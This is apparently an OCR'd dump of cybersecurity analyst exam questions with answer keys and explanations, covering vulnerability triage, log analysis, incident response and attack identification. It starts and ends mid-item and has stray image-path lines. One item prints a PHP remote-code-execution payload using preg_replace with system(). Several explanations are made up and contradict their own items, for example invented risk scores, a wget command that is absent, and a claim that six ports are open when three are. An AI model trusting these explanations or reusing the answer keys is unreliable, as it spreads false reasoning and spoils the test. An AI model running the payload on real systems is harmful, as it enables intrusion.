Accept: text/html, application/xhtml+xml,application/xml;q=0.9,*/*;q=0
Accept-Language: en=US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http:/XXXXX/Shared/Portal/CustomProfiles/A_Profile.real
[truncated] Cookie: ASPSESSIONIDQABRBT BC=HEJCAHEDJPK08CEP; ZZZ; ECUSERPROPS=
Connection: keep alive
Content-Type: application/x-www- form-urlendcoded
Content-Length: 121

WEB_SERVER02Logs X

Name	Value	Domain	.....	Expires / Max Age	....	Http	Secure
_utma	250288278.1028202552.1383963...	yourcompany.com	...	Thu, 05 Nov 2015 23:21:28 GMT	...		x
_utmb	250288278.2.10.1383693377	yourcompany.com	...	Tue, 05 Nov 2013 23:51:28 GMT	...		x
_utmc	250288278	yourcompany.com	...	Session	...		x
_utmz	250288278.1383693377.1.1.utmcs	yourcompany.com	...	Thu, 08 May 2014 11:21:28 GMT	...		x



Answer:

Web Server 01 - True Positive - Encrypt Entire Session
Web Server 02 - True Positive - Submit as a non-issue
Web Server 03 - True Positive - Request Certificate from a Public CA

QUESTION 245

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

Host	CVE: (Vulnerability Name)	Metrics
host01	CVE-2003-99992: (TransAtl)	DDS:NOA:HVT
host02	CVE-2004-99993: (TjBeP)	DDS:AEX:NOA
host03	CVE-2007-99996: (NarrowStairs)	RCE:AEX:HVT
host04	CVE-2009-99998: (Topendoor)	UDD:NOA

```
--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

A. host01
B. host02
C. host03
D. host04

Answer: C **Explanation:**
Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of 10 x 0.9 = 9, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

QUESTION 246
A security analyst receives an alert for suspicious activity on a company laptop. An excerpt of the log is shown below:

Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

Which of the following has most likely occurred?

A. An Office document with a malicious macro was opened.
B. A credential-stealing website was visited.
C. A phishing link in an email was clicked D. A web browser vulnerability was exploited.

Answer: A **Explanation:**
An Office document with a malicious macro was opened is the most likely explanation for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis.

QUESTION 247
During an incident, a security analyst discovers a large amount of Pll has been emailed externally from an employee to a public email address. The analyst finds that the external email is the employee's personal email. Which of the following should the analyst recommend be done first?

A. Place a legal hold on the employee's mailbox.
B. Enable filtering on the web proxy.
C. Disable the public email access with CASB.

D. Configure a deny rule on the firewall.

Answer: A **Explanation:**
Placing a legal hold on the employee's mailbox is the best action to perform first, as it preserves all mailbox content, including deleted items and original versions of modified items, for potential legal or forensic purposes. A legal hold is a feature that allows an administrator to retain mailbox data for a user indefinitely or for a specified period, regardless of the user's actions or retention policies. A legal hold can be applied to a mailbox using Litigation Hold or In-Place Hold in Exchange Server or Exchange Online. A legal hold can help to ensure that evidence of data exfiltration or other malicious activities is not lost or tampered with, and that the organization can comply with any legal or regulatory obligations.

QUESTION 248
An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

A. Passive network foot printing
B. OS fingerprinting
C. Service port identification
D. Application versioning

Answer: A **Explanation:**
Passive network foot printing is the best description of the example, as it reflects the technique of collecting information about a network or system by monitoring or sniffing network traffic without sending any packets or interacting with the target. Foot printing is a term that refers to the process of gathering information about a target network or system, such as its IP addresses, open ports, operating systems, services, or vulnerabilities. Foot printing can be done for legitimate purposes, such as penetration testing or auditing, or for malicious purposes, such as reconnaissance or intelligence gathering. Foot printing can be classified into two types: active and passive. Active foot printing involves sending packets or requests to the target and analyzing the responses, such as using tools like ping, traceroute, or Nmap. Active foot printing can provide more accurate and detailed information, but it can also be detected by firewalls or intrusion detection systems (IDS). Passive foot printing involves observing or capturing network traffic without sending any packets or requests to the target, such as using tools like tcpdump, Wireshark, or Shodan. Passive foot printing can provide less information, but it can also avoid detection by firewalls or IDS. The example in the question shows that the attacker has gained access to the syslog server on a LAN and reviewed the syslog entries to prioritize possible next targets. A syslog server is a server that collects and stores log messages from various devices or applications on a network. A syslog entry is a record of an event or activity that occurred on a device or application, such as an error, a warning, or an alert. By reviewing the syslog entries, the attacker can obtain information about the network or system, such as its configuration, status, performance, or security issues. This is an example of passive network foot printing, as the attacker is not sending any packets or requests to the target, but rather observing or capturing network traffic from the syslog server.

QUESTION 249
Several users received a phishing email containing a malicious file that bypassed the organization’s email security tool. Based on the SIEM logs, users did not open the file within the environment. In which of the following phases of the MITRE ATT&CK framework was the attack stopped?

A. Lateral movement
B. Execution
C. Initial access
D. Discovery

Answer: B **Explanation:**
Because the malicious file was delivered but never opened or run by any user, the attack halted at the point where the adversary would need to execute code on a host, so it was stopped in the Execution phase.

QUESTION 250
A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:

- DNS traffic while a tunneling session is active.
- The mean time between queries is less than one second.
- The average query length exceeds 100 characters.

Which of the following attacks most likely occurred?

A. DNS exfiltration
B. DNS spoofing
C. DNS zone transfer
D. DNS poisoning

Answer: A **Explanation:**
DNS exfiltration is a technique that uses the DNS protocol to transfer data from a compromised network or device to an attacker-controlled server. DNS exfiltration can bypass firewall rules and security products that do not inspect DNS traffic. The characteristics of the suspicious DNS traffic in the question match the indicators of DNS exfiltration, such as:
DNS traffic while a tunneling session is active: This implies that the DNS protocol is being used to create a covert channel for data transfer.
The mean time between queries is less than one second: This implies that the DNS queries are being sent at a high frequency to maximize the amount of data transferred. The average query length exceeds 100 characters: This implies that the DNS queries are encoding large amounts of data in the subdomains or other fields of the DNS packets.

QUESTION 251
Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

A. MOU
B. NDA
C. BIA
D. SLA

Answer: D **Explanation:**
SLA stands for Service Level Agreement, which is a contract that defines the various levels of maintenance to be provided by an external business vendor in a secure environment. An SLA specifies the expectations, responsibilities, and obligations of both parties, such as the scope,

quality, availability, and performance of the service, as well as the metrics and methods for measuring and reporting the service level. An SLA also outlines the penalties or remedies for any breach or failure of the service level. An SLA can help ensure that the external business vendor delivers the service in a timely, consistent, and secure manner, and that the customer receives the service that meets their needs and requirements.

QUESTION 252
During the log analysis phase, the following suspicious command is detected:

```
<?php preg_replace('/.*/e', 'system("ping -c 4 10.0.0.1");', ''); ?>
```

Which of the following is being attempted?

A. Buffer overflow
B. RCE
C. ICMP tunneling
D. Smurf attack

Answer: B **Explanation:**
RCE stands for remote code execution, which is a type of attack that allows an attacker to execute arbitrary commands on a target system. The suspicious command in the question is an example of RCE, as it tries to download and execute a malicious file from a remote server using the wget and chmod commands. A buffer overflow is a type of vulnerability that occurs when a program writes more data to a memory buffer than it can hold, potentially overwriting other memory locations and corrupting the program's execution. ICMP tunneling is a technique that uses ICMP packets to encapsulate and transmit data that would normally be blocked by firewalls or filters. A smurf attack is a type of DDoS attack that floods a network with ICMP echo requests, causing all devices on the network to reply and generate a large amount of traffic.

QUESTION 253
An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

A. CIS Benchmarks
B. PCI DSS
C. OWASP Top Ten
D. ISO 27001

Answer: A
Explanation:
The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently.
PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of

common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks.

QUESTION 254
A systems administrator notices unfamiliar directory names on a production server. The administrator reviews the directory listings and files, and then concludes the server has been compromised. Which of the following steps should the administrator take next?

A. Inform the internal incident response team.
B. Follow the company's incident response plan.
C. Review the lessons learned for the best approach.
D. Determine when the access started.

Answer: B **Explanation:**
An incident response plan is a set of predefined procedures and guidelines that an organization follows when faced with a security breach or attack. An incident response plan helps to ensure that the organization can quickly and effectively contain, analyze, eradicate, and recover from the incident, as well as prevent or minimize the damage and impact to the business operations, reputation, and customers. An incident response plan also defines the roles and responsibilities of the incident response team, the communication channels and protocols, the escalation and reporting procedures, and the tools and resources available for the incident response. By following the company's incident response plan, the administrator can ensure that they are following the best practices and standards for handling a security incident, and that they are coordinating and collaborating with the relevant stakeholders and authorities. Following the company's incident response plan can also help to avoid or reduce any legal, regulatory, or contractual liabilities or penalties that may arise from the incident. The other options are not as effective or appropriate as following the company's incident response plan. Informing the internal incident response team (A) is a good step, but it should be done according to the company's incident response plan, which may specify who, when, how, and what to report. Reviewing the lessons learned for the best approach ?is a good step, but it should be done after the incident has been resolved and closed, not during the active response phase. Determining when the access started (D) is a good step, but it should be done as part of the analysis phase of the incident response plan, not before following the plan.

QUESTION 255
A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to reduce risks associated with the application development?

A. Perform static analyses using an integrated development environment.
B. Deploy compensating controls into the environment.
C. Implement server-side logging and automatic updates.
D. Conduct regular code reviews using OWASP best practices.

Answer: D **Explanation:**
Conducting regular code reviews using OWASP best practices is the most effective action to reduce risks associated with the application development. Code reviews are a systematic examination of the source code of an application to detect and fix errors, vulnerabilities, and weaknesses that may compromise the security, functionality, or performance of the application.

Code reviews can help to improve the quality and security of the code, as well as to identify and remediate common security risks, such as insufficient logging capabilities. OWASP (Open Web Application Security Project) is a global nonprofit organization that provides free and open resources, tools, standards, and best practices for web application security. OWASP best practices for logging include following a common logging format and approach, logging relevant security events and data, protecting log data from unauthorized access or modification, and using log analysis and monitoring tools to detect and respond to security incidents. By following OWASP best practices for logging, developers can ensure that their web applications have sufficient and effective logging capabilities that can help to prevent, detect, and mitigate security threats.

QUESTION 256
A security audit for unsecured network services was conducted, and the following output was generated:

```
#nmap --top-ports 7 192.29.0.5

PORT            STATE           SERVICE
21              closed          ftp
22              open            ssh
23              filtered        telnet
636             open            ldaps
1723            open            pptp
443             closed          https
3389            closed          ms-term-server
```

Which of the following services should the security team investigate further? (Select two).

A. 21 B.
22
C. 23
D. 636
E. 1723 F. 3389

Answer: CD
Explanation:
The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices.
The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service. Among the six ports

listed, two are particularly risky and should be investigated further by the security team: port 23 and port 636.
Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections. Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 6362.

QUESTION 257
Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

A. Log retention
B. Log rotation
C. Maximum log size
D. Threshold value

Answer: D **Explanation:**
A threshold value is a parameter that defines the minimum or maximum level of a metric or event that triggers an alert. For example, a threshold value can be set to alert when the number of failed login attempts exceeds 10 in an hour, or when the CPU usage drops below 20% for more than 15 minutes. By setting a threshold value, the process can filter out irrelevant or insignificant alerts and focus on the ones that indicate a potential problem or anomaly. A threshold value can help to reduce the noise and false positives in the alert system, and improve the efficiency and accuracy of the analysis.

QUESTION 258
Which of the following is described as a method of enforcing a security policy between cloud customers and cloud services?

A. CASB
B. DMARC
C. SIEM
D. PAM

Answer: A **Explanation:**
A CASB (Cloud Access Security Broker) is a security solution that acts as an intermediary between cloud users and cloud providers, and monitors and enforces security policies for cloud access and usage. A CASB can help organizations protect their data and applications in the cloud from unauthorized or malicious access, as well as comply with regulatory standards and

best practices. A CASB can also provide visibility, control, and analytics for cloud activity, and identify and mitigate potential threats.
The other options are not correct. DMARC (Domain-based Message Authentication, Reporting and Conformance) is an email authentication protocol that helps email domain owners prevent spoofing and phishing attacks by verifying the sender's identity and instructing the receiver how to handle unauthenticated messages SIEM (Security Information and Event Management) is a security solution that collects, aggregates, and analyzes log data from various sources across an organization's network, such as applications, devices, servers, and users, and provides real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks PAM (Privileged Access Management) is a security solution that helps organizations manage and protect the access and permissions of users, accounts, processes, and systems that have elevated or administrative privileges. PAM can help prevent credential theft, data breaches, insider threats, and compliance violations by monitoring, detecting, and preventing unauthorized privileged access to critical resources.

QUESTION 259
Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system application, or user base is affected by an uptime availability outage?

A. Timeline
B. Evidence
C. Impact
D. Scope

Answer: C **Explanation:**
The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service.

QUESTION 260
A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?

A. OpenVAS
B. Burp Suite
C. Nmap
D. Wireshark

Answer: A **Explanation:**
OpenVAS is an open-source tool that performs comprehensive vulnerability scanning and assessment on the network. It can generate reports and evidence of the scan results, which can be used for auditing purposes.

QUESTION 261

An organization receives a legal hold request from an attorney. The request pertains to emails related to a disputed vendor contract. Which of the following is the best step for the security team to take to ensure compliance with the request?

A. Publicly disclose the request to other vendors
B. Notify the departments involved to preserve potentially relevant information
C. Establish a chain of custody starting with the attorney's request
D. Back up the mailboxes on the server and provide the attorney with a copy

Answer: B **Explanation:**
The first step for the security team when receiving a legal hold request is to notify the relevant departments to preserve all potentially relevant information. This ensures that no data is altered, deleted, or otherwise tampered with, which is critical for maintaining the integrity of the evidence. Preserving information includes emails, documents, and any other data that might be relevant to the legal matter. Establishing a chain of custody and backing up data are also important steps, but notifying the involved parties is the immediate priority to prevent data loss.

QUESTION 262
A company has the following security requirements:

- No public IPs
- All data secured at rest
- No insecure ports/protocols

After a cloud scan is completed a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

VM name	VM_DEV_DB	VM_PRD_Web01	VM_DEV_Web02	VM_PRD_DB
IP config	private	public	public	public
Encrypt	no	yes	yes	no
Ingress port	443, open	3389, open	22, open	80, open

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?

A. VM_PRD_DB
B. VM_DEV_DB
C. VM_DEV_Web02
D. VM_PRD_Web01

Answer: A **Explanation:**
In Option A the Encryption says NO, and Port 80 is HTTP which by itself is not the problem but when the web server is serving requests over and unencrypted network, or when the data is

unencrypted then... there's a problem. Also the IP is public. this violates all the rules stated above.

QUESTION 263
Which of the following best describes the actions taken by an organization after the resolution of an incident that addresses issues and reflects on the growth opportunities for future incidents?

A. Lessons learned
B. Scrum review
C. Root cause analysis
D. Regulatory compliance

Answer: A

QUESTION 264
An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline. Which of the following should the analyst focus on in order to move the incident forward?

A. Impact
B. Vulnerability score
C. Mean time to detect
D. Isolation


Answer: A
Explanation:
The analyst should focus on the impact of the events in order to move the incident forward. Impact is the measure of the potential or actual damage caused by an incident, such as data loss, financial loss, reputational damage, or regulatory penalties. Impact can help the analyst prioritize the events that need to be investigated based on their severity and urgency, and allocate the appropriate resources and actions to contain and remediate them. Impact can also help the analyst communicate the status and progress of the incident to the stakeholders and customers, and justify the decisions and recommendations made during the incident response. Vulnerability score, mean time to detect, and isolation are all important metrics or actions for incident response, but they are not the main focus for moving the incident forward. Vulnerability score is the rating of the likelihood and severity of a vulnerability being exploited by a threat actor. Mean time to detect is the average time it takes to discover an incident. Isolation is the process of disconnecting an affected system from the network to prevent further damage or spread of the incident.

QUESTION 265
To minimize the impact of a security incident, a cybersecurity analyst has configured audit settings in the organization's cloud services. Which of the following security controls has the analyst configured?

A. Preventive
B. Corrective
C. Directive
D. Detective

Answer: D **Explanation:**
Audit settings provide visibility into user actions and system events. These are classified as detective controls because they enable the detection of anomalies, policy violations, or unauthorized access by generating logs or alerts. They do not prevent actions (Preventive) or reverse harm (Corrective), nor do they provide policy guidance (Directive).

QUESTION 266
A web developer reports the following error that appeared on a development server when testing a new application:



Which of the following tools can be used to identify the application's point of failure?

A. OpenVAS
B. Angry IP scanner
C. Immunity debugger
D. Burp Suite

Answer: C

QUESTION 267
A security team is concerned about recent Layer 4 DDoS attacks against the company website. Which of the following controls would best mitigate the attacks?

A. Block the attacks using firewall rules
B. Deploy an IPS in the perimeter network
C. Roll out a CDN
D. Implement a load balancer

Answer: C **Explanation:**
Rolling out a CDN is the best control to mitigate the Layer 4 DDoS attacks against the company website. A CDN is a Content Delivery Network, which is a system of distributed servers that deliver web content to users based on their geographic location, the origin of the web page, and the content delivery server. A CDN can help protect against Layer 4 DDoS attacks, which are volumetric attacks that aim to exhaust the network bandwidth or resources of the target website by sending a large amount of traffic, such as SYN floods, UDP floods, or ICMP floods. A CDN can mitigate these attacks by distributing the traffic across multiple servers, caching the web content closer to the users, filtering out malicious or unwanted traffic, and providing scalability and redundancy for the website.

QUESTION 268
An analyst is reviewing system logs while threat hunting:

Time	Host	Parent Process	Child Process
1:15PM	PC1	wininit.exe	services.exe
1:15PM	PC3	outlook.exe	excel.exe
1:15PM	PC2	explorer.exe	chrome.exe
1:15PM	PC1	wininit.exe	lsass.exe
1:16PM	PC1	services.exe	svchost.exe
1:16PM	PC5	cmd.exe	calc.exe
1:16PM	PC3	excel.exe	procdunp.exe
1:16PM	PC4	explorer.exe	mstsc.exe
1:17PM	PC5	explorer.exe	firefox.exe

Which of the following hosts should be investigated first?

A. PC1
B. PC2
C. PC3
D. PC4
E. PC5

Answer: C
Explanation:
User gets a malicious Excel file via email and when opened Excel opens "procdunp.exe".

QUESTION 269
An organization needs to bring in data collection and aggregation from various endpoints. Which of the following is the best tool to deploy to help analysts gather this data?

A. DLP
B. NAC
C. EDR
D. NIDS

Answer: C **Explanation:**
EDR stands for Endpoint Detection and Response, which is a tool that collects and aggregates data from various endpoints, such as laptops, servers, or mobile devices. EDR helps analysts monitor, detect, and respond to threats and incidents on the endpoints. EDR is more suitable than DLP (Data Loss Prevention), NAC (Network Access Control), or NIDS (Network Intrusion Detection System) for data collection and aggregation from endpoints.

QUESTION 270

A regulated organization experienced a security breach that exposed a list of customer names with corresponding PII data. Which of the following is the best reason for developing the organization's communication plans?

A. For the organization's public relations department to have a standard notification
B. To ensure incidents are immediately reported to a regulatory agency
C. To automate the notification to customers who were impacted by the breach
D. To have approval from executive leadership on when communication should occur


Answer: B **Explanation:**
Developing an organization's communication plans is crucial to ensure that incidents, especially those involving sensitive data like PH (Protected Health) data, are promptly reported to the relevant regulatory agencies. This is essential for compliance with legal and regulatory requirements, which often mandate timely notification of data breaches. Effective communication plans help the organization manage the breach response process, mitigate potential legal penalties, and maintain transparency with regulatory bodies.

QUESTION 271
Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

A. MFA
B. User and password
C. PAM
D. Key pair

Answer: D **Explanation:**
Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.

QUESTION 272
A penetration tester is conducting a test on an organization's software development website. The penetration tester sends the following request to the web interface:



Which of the following exploits is most likely being attempted?

A. SQL injection
B. Local file inclusion
C. Cross-site scripting
D. Directory traversal

Answer: A **Explanation:**
SQL injection is a type of attack that injects malicious SQL statements into a web application's input fields or parameters, in order to manipulate or access the underlying database. The request shown in the image contains an SQL injection attempt, as indicated by the "UNION SELECT" statement, which is used to combine the results of two or more queries. The attacker is trying to extract information from the database by appending the malicious query to the original one.

QUESTION 273
Two employees in the finance department installed a freeware application that contained embedded malware. The network is robustly segmented based on areas of responsibility. These computers had critical sensitive information stored locally that needs to be recovered. The department manager advised all department employees to turn off their computers until the security team could be contacted about the issue. Which of the following is the first step the incident response staff members should take when they arrive?

A. Turn on all systems, scan for infection, and back up data to a USB storage device.
B. Identify and remove the software installed on the impacted systems in the department.
C. Explain that malware cannot truly be removed and then reimage the devices.
D. Log on to the impacted systems with an administrator account that has privileges to perform backups.
E. Segment the entire department from the network and review each computer offline.

Answer: E

Explanation:
Segmenting the entire department from the network and reviewing each computer offline is the first step the incident response staff members should take when they arrive. This step can help contain the malware infection and prevent it from spreading to other systems or networks. Reviewing each computer offline can help identify the source and scope of the infection, and determine the best course of action for recovery. Turning on all systems, scanning for infection, and backing up data to a USB storage device is a risky step, as it can activate the malware and cause further damage or data loss. It can also compromise the USB storage device and any other system that connects to it. Identifying and removing the software installed on the impacted systems in the department is a possible step, but it should be done after segmenting the department from the network and reviewing each computer offline. Explaining that malware cannot truly be removed and then reimaging the devices is a drastic step, as it can result in data loss and downtime. It should be done only as a last resort, and after backing up the data and verifying its integrity. Logging on to the impacted systems with an administrator account that has privileges to perform backups is a dangerous step, as it can expose the administrator credentials and privileges to the malware, and allow it to escalate its access and capabilities.

QUESTION 274
A manufacturer has hired a third-party consultant to assess the security of an OT network that includes both fragile and legacy equipment. Which of the following must be considered to ensure the consultant does no harm to operations?

A. Employing Nmap Scripting Engine scanning techniques
B. Preserving the state of PLC ladder logic prior to scanning
C. Using passive instead of active vulnerability scans
D. Running scans during off-peak manufacturing hours

Answer: C **Explanation:**
In environments with fragile and legacy equipment, passive scanning is preferred to prevent any potential disruptions that active scanning might cause.
When assessing the security of an Operational Technology (OT) network, especially one with fragile and legacy equipment, it's crucial to use passive instead of active vulnerability scans. Active scanning can sometimes disrupt the operation of sensitive or older equipment. Passive scanning listens to network traffic without sending probing requests, thus minimizing the risk of disruption.

QUESTION 275
A team of analysts is developing a new internal system that correlates information from a variety of sources, analyzes that information, and then triggers notifications according to company policy. Which of the following technologies was deployed?

A. SIEM
B. SOAR
C. IPS
D. CERT

Answer: A **Explanation:**
SIEM (Security Information and Event Management) technology aggregates and analyzes activity from many different resources across your IT infrastructure. The description of correlating information from various sources and triggering notifications aligns with the capabilities of a SIEM system.

QUESTION 276
Which of following would best mitigate the effects of a new ransomware attack that was not properly stopped by the company antivirus?

A. Install a firewall.
B. Implement vulnerability management.
C. Deploy sandboxing.
D. Update the application blocklist.

Answer: C **Explanation:**
Sandboxing is a technique that isolates potentially malicious programs or files in a controlled environment, preventing them from affecting the rest of the system. It can help mitigate the effects of a new ransomware attack by preventing it from encrypting or deleting important data or spreading to other devices.

QUESTION 277
A Chief Information Security Officer wants to implement security by design, starting with the implementation of a security scanning method to identify vulnerabilities, including SQL injection, RFI, XSS, etc. Which of the following would most likely meet the requirement?

A. Reverse engineering
B. Known environment testing
C. Dynamic application security testing
D. Code debugging

Answer: C **Explanation:**
Dynamic Application Security Testing (DAST) is used to detect vulnerabilities in running applications, including common issues like SQL injection, FRI, XSS, etc. It aligns with the goal of implementing security by design.

QUESTION 278
A security analyst scans a host and generates the following output:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9d:d0:98:da:0d:32:3d:0b:3f:42:4d:d7:93:4f:fd:60 (RSA)
|   256 4c:f4:2e:24:82:cf:9c:8d:e2:0c:52:4b:2e:a5:12:d9 (ECDSA)
|_  256 a9:fb:e3:f4:ba:d6:1e:72:e7:97:25:82:87:6e:ea:01 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Which of the following best describes the output?

A. The host is unresponsive to the ICMP request.
B. The host is running a vulnerable mail server.

C. The host is allowing unsecured FTP connections.
D. The host is vulnerable to web-based exploits.

Answer: D **Explanation:**
The output shows that port 80 is open and running an HTTP service, indicating that the host could potentially be vulnerable to web-based attacks. The other options are not relevant for this purpose: the host is responsive to the ICMP request, as shown by the "Host is up" message; the host is not running a mail server, as there is no SMTP or POP3 service detected; the host is not allowing unsecured FTP connections, as there is no FTP service detected.

QUESTION 279
The security team at a company, which was a recent target of ransomware, compiled a list of hosts that were identified as impacted and in scope for this incident. Based on the following host list:

Impacted hostname	OS	Function
SQL01	Windows 2012 R2	SQL Database Server
WK10-Sales07	Windows 10	Corporate Laptop
WK7-Plant01	Windows 7	Assembly/plant System
DCEast01	Windows Server 2016	Domain Controller
HQAdmin9	Windows 11	Network Admin Laptop

Which of the following systems was most pivotal to the threat actor in its distribution of the encryption binary via Group Policy?

A. SQL01
B. WK10-Sales07
C. WK7-Plant01
D. DCEast01
